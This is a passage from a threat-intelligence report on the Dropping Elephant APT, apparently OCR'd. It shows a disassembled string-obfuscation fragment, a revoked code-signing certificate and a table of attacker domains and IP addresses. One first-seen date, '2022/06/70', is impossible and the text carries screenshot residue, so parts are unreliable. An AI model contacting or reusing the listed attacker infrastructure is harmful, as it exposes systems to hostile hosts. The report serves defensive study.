


```
mov     eax, 1
imul    ecx, eax, 0
mov     [ebp+ecx+var_224], 48h ; 'H'
mov     edx, 1
shl     edx, 0
mov     [ebp+edx+var_224], 54h ; 'T'
mov     eax, 1
shl     eax, 1
mov     [ebp+eax+var_224], 54h ; 'T'
mov     ecx, 1
imul    edx, ecx, 3
mov     [ebp+edx+var_224], 50h ; 'P'
mov     eax, 1
shl     eax, 2
mov     [ebp+eax+var_224], 2Fh ; '/'
mov     ecx, 1
imul    edx, ecx, 5
mov     [ebp+edx+var_224], 31h ; '1'
mov     eax, 1
imul    ecx, eax, 6
mov     [ebp+ecx+var_224], 2Eh ; '.'
mov     edx, 1
imul    eax, edx, 7
mov     [ebp+eax+var_224], 31h ; '1'
mov     ecx, 1
shl     ecx, 3
mov     [ebp+var_3144], ecx
```

Figure 25: String obfuscation method

We also discovered that the attackers have used new legitimate certificates. Using the email address in the certificate, we found a website (shown in Figure 26), but we can’t be sure whether or not the website is fake. According to our analysis, the certificate may be a certificate applied for through legal channels by counterfeiting a legitimate website, or it may be a certificate that has been stolen from a legitimate company.

According to the signature of the certificate, we found more samples, covering almost all the tools used recently by Dropping Elephant. The certificate has been revoked by *Sectigo* (Figure 27).



5ytechnology.com
HOME PLATFORM SERVICES SOLUTIONS ABOUT US NEWS ESG
GET IN TOUCH
rting Data-
Driven
anisations
SCHEDULE A CALL
Microsoft | Dynamics 365
Dynamics 365 Analytics Accelerator from 5Y Technology
LEARN MORE
5ytechnology.co/index.html
Fake?? Stolen??
HOME WHAT WE DO ABOUT US PLATFORM BLOG
Site Certificate
BadNews Certificate

颁发给: 5ytechnology.com

颁发者: cPanel, Inc. Certification Authority

颁发给: 5ytechnology.co

颁发者: Sectigo RSA Domain Validation Secure Server CA

有效期从 2021/9/23 到 2022/9/24

+447360506953

info@5ytechnology.co

Office HQ
Shuttleworth Hall Wheelers Hill Little Waltham
Chelmsford England CM3 3LZ 62020

Privacy Policy

名称: 5Y TECHNOLOGY LIMITED


电子邮件: info@5ytechnology.co

颁发给: 5Y TECHNOLOGY LIMITED

颁发者: Sectigo Public Code Signing CA R36

有效期从 2022/3/31 到 2023/3/16

Figure 26: The email address related website.



数字签名详细信息

数字签名信息
证书已被颁发者直接吊销。

签名者信息(S)

名称: 5Y TECHNOLOGY LIMITED

电子邮件: info@5ytechnology.co

签名时间:

副署(U)

签名者姓

证书

证书信息

该证书已被证书颁发机构吊销。

颁发给: 5Y TECHNOLOGY LIMITED

颁发者: Sectigo Public Code Signing CA R36

有效期从 2022/3/31 到 2023/3/16

Figure 27: Certificate has been revoked.

INFRASTRUCTURE

Dropping Elephant continues to use various hosting providers: *Dynu*, *Belcloud*, *KLAYER*, *DeltaHost*. As can be seen in the following table, *Dynu* and *Belcloud* have been preferred in recent attacks. Domain names are usually registered with *NameCheap*. In addition to using *Dynu*'s cloud server Dropping Elephant also uses dynamic domains provided by *Dynu*. Interestingly, all DDNS domains are resolved and point to *Belcloud*'s servers, not *Dynu*'s.

Domain	IP	First seen	ASN
tribunepk.shop	5.2.75.65	2022/06/30 10:14	60404 (Liteserver)
N/A	212.90.111.111	2022/04/27 06:48	42159 (DELTAHOST)
N/A	172.81.62.200	2022/06/70 11:27	398019 (DYNU)
bgre.kozow.com	193.37.212.216	2021/12/09 17:09	44901 (BELCLOUD)
nezavisimayanews.club	142.202.191.232	2022/06/15 08:42	398019 (DYNU)
N/A	142.202.191.235	2021/12/15 20:49	398019 (DYNU)
N/A	142.202.191.234	2022/04/27 10:54	398019 (DYNU)
N/A	142.202.191.236	2022/03/27 22:16	398019 (DYNU)
webkiosk.mywire.org	142.202.191.239	2021/10/15 20:10	398019 (DYNU)
dayspringdesk.xyz	172.81.61.204	2022/05/13 07:27	398019 (DYNU)
gert.kozow.com	185.177.59.52	2021/10/27 10:26	44901 (BELCLOUD)
svchost.accesscam.org	94.156.35.178	2021/10/22 06:35	44901 (BELCLOUD)
zhuce.kozow.com	104.143.36.19	2021/12/21 12:20	21859 (KLAYER)

VICTIMS

All the decoy file themes and our telemetry indicate that most of the victims are in Pakistan and China. The areas of greatest interest to the attackers are government and military agencies.